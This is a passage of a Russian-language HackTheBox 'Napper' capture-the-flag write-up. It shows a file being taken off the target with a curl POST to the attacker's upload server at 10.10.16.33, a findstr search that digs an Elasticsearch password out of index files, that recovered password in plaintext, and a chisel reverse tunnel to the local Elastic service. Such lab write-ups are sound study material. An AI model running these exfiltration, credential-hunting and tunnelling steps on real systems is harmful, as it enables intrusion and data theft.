    Directory: C:\Temp\www\internal\content\posts
Mode                 LastWriteTime         Length Name
────                 ─────────────         ────── ────
d────          6/9/2023  12:28 AM                internal-laps-alpha
-a───          6/9/2023  12:18 AM           1755 first-re-research.md
-a───          6/9/2023  12:18 AM            493 no-more-laps.md
```

Посты в блоге


Скрытый пост сообщает о том, что пароль пользователя **`backup`** хранится в базе Elastic.



```
PS C:\Temp\www\internal\content\posts> type no-more-laps.md
──
title: "**INTERNAL** Getting rid of LAPS"
description: Replacing LAPS with out own custom solution
date: 2023-07-01
draft: true
tags: [internal, sysadmin]
──
# Intro
We are getting rid of LAPS in favor of our own custom solution.
The password for the `backup` user will be stored in the local Elastic DB.
IT will deploy the decryption client to the admin desktops once it it ready.
We do expect the development to be ready soon. The Malware RE team will be the first test group.
```

Содержимое поста

Проблема в том, что пароль зашифрован и для работы используется какой-то специальный клиент, который расположен во вложенном каталоге.



```
PS C:\Temp\www\internal\content\posts\internal-laps-alpha> ls
    Directory: C:\Temp\www\internal\content\posts\internal-laps-alpha
Mode                 LastWriteTime         Length Name
────                 ─────────────         ────── ────
-a───          6/9/2023  12:28 AM             82 .env
-a───          6/9/2023  12:20 AM       12697088 a.exe
```


Содержимое каталога internal-laps-alpha

Для загрузки файлов с удаленного хоста очень удобно использовать мой веб-сервер с возможностью загрузки файлов. На локальном хосте запускаем сам веб-сервер:

```
python3 HTTPServerWithUpload.py 80
```

На удаленном хосте, с которого нужно увести файл, для загрузки используем curl.

```
C:\Windows\System32\curl.exe -v -X POST http://10.10.16.33/ -H
"Content-Type: multipart/form-data" -F file=@".\a.exe"
```



```
PS C:\Temp\www\internal\content\posts\internal-laps-alpha> C:\Windows\System32\curl.exe -v -X POST http://10.10.16.33/ -H "Content-Type: multipart/form-data" -F file=@".\a.exe"
ls
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Upload Result Page</title>
<style type="text/css">
* {font-family: Helvetica; font-size: 16px; }
a { text-decoration: none; }
</style>
<body>
<h2>Upload Result Page</h2>
<hr>
<strong>Success!</strong><br><br>'/home/ralf/tmp/HTB/napper/a.exe'<br><br><a href="None"><button>Back</button></a>
```


Загрузка файла

Но для работы с Elasticsearch нам нужны учетные данные.

Пароль от Elasticsearch

Для поиска паролей в файлах Elasticsearch переходим в каталог службы и в директории **`data`** запускаем поиск всех файлов, содержащих подстроку **`passw`**.

```
findstr /s /i /m "passw" .\*
```




```
PS C:\Program Files\elasticsearch-8.8.0\data> findstr /s /i /m "passw" .\*
.\indices\n5Gtg7mtSVOUFiVHo9w-Nw\0\index\_se.cfs
.\indices\n5Gtg7mtSVOUFiVHo9w-Nw\0\index\_sh.cfs
.\indices\n5Gtg7mtSVOUFiVHo9w-Nw\0\translog\translog-378.tlog
```

Список файлов с паролями

Файлов найдено не так много, поэтому просто читаем каждый из них. Находим учетные данные Elastic вот в таком файле:

```
.\indices\n5Gtg7mtSVOUFiVHo9w-Nw\0\index\_se.cfs
```



```
ollment_token_APIVd_-iaFmogBapOk5rX4ó"ppbr","version":8080099,"metadata_flattened":null9dor":{"principal":"_xpack_security","fuôll_name":null,"email
tadata":{},"realm":"__attach"Z°}}ÿreservó5ed-user-elasticI{"password":"oKHzjZw0EGcRxT2cux5K","enabled":true,"[dreserved-user"}è

                                                                                                   ÿrole-user1O{"cluster":
privileges":["read","monitor","write","index","create_index"],"allow_restricted_indices":false}],"applications":[],"run_as":[],"metadata":{},à"type":"ro


er-usperº{"  ?name":"usder","password":"$2a$d10$OD/ld6qD3y2oeXc/sdW6kmeT6FC02n875ZVFFRdEIi1YaqBOw/KYJui","r?oles":["?1"],"fuldl_name":null,"email"d:null
"èO)U|?xlLucene90DocValuesMetadata°D g'¥Q|    _W.<I
ene90_0ÿÿÿÿÿÿÿÿÿÿÿ3'9ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ$:ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿW\;ÿÿÿÿÿÿÿÿ<
```

Содержимое файла _se.cfs


Осталось подключиться к службе. Но так как ее порт открыт только для адреса 127.0.0.1, нам нужно построить сетевой туннель, для чего пригодится утилита **chisel**. На локальном хосте запустим сервер, ожидающий подключения (параметр **`--reverse`**) на порт 8888 (параметр **`-p`**):

```
./chisel.bin server -p 8888 --reverse
```

Теперь на удаленном хосте запустим клиентскую часть. Указываем адрес сервера и порт для подключения, а также тип туннеля **`R`** для ретрансляции трафика с порта 9200 нашего локального сервера на порт 9200 удаленного сервера 127.0.0.1.

```
.\chisel.exe client 10.10.16.33:8888 R:9200:127.0.0.1:9200
```


В логах сервера мы должны увидеть сообщение о создании сессии.



```
server: Reverse tunnelling enabled
server: Fingerprint bgciwFFY7U8RcI5rEzVIM6hvF1ZgyNvJxoFSV1hKWS0=
server: Listening on http://0.0.0.0:8888
server: session#1: tun: proxy#R:9200⇒9200: Listening
```

Логи chisel server

Для подключения к Elasticsearch и дальнейшей работы я буду использовать утилиту **elasticvue**.



Add cluster

○ No authorization ● Basic auth ○ API key


Cluster name: default cluster

Username: elastic

Password: ••••••••••••••••••••

Uri: https://localhost:9200

Настройки подключения к Elastic



backupuser
tWUZG4e8QpWIwT8HmKcBiw
yellow

1 nodes
1 master
1 data

3 shards
3 primaries
0 replicas

3 indices
6 docs
43.6 kB on disk

Cluster Information

Node Name NAPPER
Cluster name backupuser
Cluster uuid tWUZG4e8QpWIwT8HmKcBiw
Tagline You Know, for Search

Version

Number 8.8.0
Build flavor default
Build type zip
Build hash c01029875a091076ed42cdb3a41c10b1a9a5a20f
Build date 2023-05-23T17:16:07.179039820Z
Lucene version 9.6.0
Minimum wire compatibility version 7.17.0
Minimum index compatibility version 7.0.0

Cluster Health

Status yellow
Timed out false
Relocating shards 0
Initializing shards 0
Unassigned shards 2
Delayed unassigned shards 0
Active shards 3
Active shards percent 60.00%
Pending tasks 0
In flight fetch 0

Главная страница Elastic


Продолжение статьи →

HTB NAPPER

РЕВЕРСИМ ПРИЛОЖЕНИЕ НА GO И ПИШЕМ ДЕКРИПТОР ПРИ ПОМОЩИ CHATGPT

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Если перейти на вкладку меню Indices, можно найти две записи.




Name	Health	Status	UUID	Aliases	Shards	Lucene docs	Storage
seed	yellow	open	Jmcjz6hMQoGGucOKRjCGKg	[ ]	1p 1r	1	3.4 kB
user-00001	yellow	open	LluAICyjRxCJU4csjx4yKw	[ ]	1p 1r	1	5.52 kB

Records per page: 10 1-2 of 2

Вкладка Indices

По индексу **seed** хранится значение поля **seed**, а по индексу **user-00001** — поле с зашифрованными данными **blob**. При этом данные меняются приблизительно раз в минуту.

